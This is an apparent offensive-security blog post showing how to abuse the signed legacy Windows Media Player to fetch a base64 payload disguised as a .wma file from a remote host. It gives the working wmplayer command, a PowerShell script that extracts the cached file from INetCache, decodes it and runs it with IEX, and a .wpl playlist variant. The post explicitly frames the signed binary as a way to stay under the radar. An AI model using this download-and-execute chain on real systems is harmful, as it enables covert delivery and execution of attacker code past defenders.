Crafted File Download Using Wmplayer
By Rutger on (Updated: )
Recently I found a way to download crafted files with wmplayer.exe, the legacy Windows Media Player. This media player is still alive and present in Windows 11 and can be used to download encoded files by instructing it to play a remote video.
Pros
- The binary is signed by Microsoft, which helps keep the download under the radar.
- Being a legacy binary, it’s available on many Windows versions including Windows 11.
Cons
- It can’t run in the background seeing it opens the media player and will raise an error.
- The file needs to be encoded and have a specific extension (see the sources section for more information).
- The data needs to be cleaned after the transfer.
- When working with larger files the data quality becomes less reliable. During testing scripts up to 400 KB seemed to work consistently. Larger files need to be split up and fetched using multiple requests or a playlist file.
When the Legacy Media Player has never been run before, the application asks to set default or custom settings. This has to be done once, and in theory could be bypassed by writing all the correct keys (like FirstRun, TrackUsage, and many more) to HKCU:\Software\Microsoft\MediaPlayer\Preferences.
Downloading the file
The download command is pretty straightforward, below example shows how to use PowerShell to start the legacy Windows Media Player using a remote video (wma) file:

The PowerShell download command:
& "C:\Program Files (x86)\Windows Media Player\wmplayer.exe" "https://pampuna.nl/example/whoami.wma"
Finding and using the file
The remote file is downloaded to the INetCache, stored within local appdata as a dat file. The file contains some blocks of unusable bytes, which need to be stripped before the file can be decoded. After stripping those bytes a filter is applied so only the base64 characters remain.
The following example transfers and executes a base64-encoded file containing the command whoami > C:\\Windows\\Tasks\\proof.txt:

Below PowerShell script searches for the dat files in the INetCache, cleans, decodes and executes them. The script assumes the transfered file contains a base64-encoded PowerShell code:
Get-ChildItem -Recurse -Force -ErrorAction SilentlyContinue -filter "whoami*.dat" "~\AppData\Local" | ForEach-Object {
    Write-Host "Found: $($_.FullName)"
    cd $_.DirectoryName
    $data = [System.IO.File]::ReadAllBytes($_.FullName)
    $base64 = ([System.Text.Encoding]::UTF8.GetString($data) -replace '\b\w{1,5}\b', '') -replace '[^A-Za-z0-9+/=]', ''
    Write-Host $base64
    $converted = [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($base64))
    IEX($converted)
}
lastplayed.wpl
Instead of starting wmplayer.exe and passing the remote location through the command line, a playlist file (.wpl) can also be used to start the download.
Below example, shows the contents of lastplayed.wpl, which is used to contain the last file played and stored at ~\AppData\Local\Microsoft\Media Player\lastplayed.wpl.
This file can be created anywhere and started directly. It will, depending on your Windows version and installed applications, open the legacy or Zune media player and fetches the file. During testing I noticed that the Zune media player (in my case Microsoft.Media.Player.exe at C:\Program Files\WindowsApps\Microsoft.ZuneMusic_<VERSION>) is not signed.
<?wpl version="1.0"?>
<smil>
    <head>
        <meta name="Generator" content="Microsoft Windows Media Player -- 12.0.22621.4541"/>
        <meta name="ItemCount" content="1"/>
        <title>lastplayed</title>
    </head>
    <body>
        <seq>
            <media src="https://example.fake/whoami.wma"/>
        </seq>
    </body>
</smil>
Sources
- https://support.microsoft.com/en-us/topic/file-types-supported-by-windows-media-player-32d9998e-dc8f-af54-7ba1-e996f74375d9
- https://learn.microsoft.com/en-us/previous-versions/windows/desktop/wmp/command-line-parameters
- https://learn.microsoft.com/en-us/previous-versions/windows/desktop/wmp/windows-media-playlist-elements-reference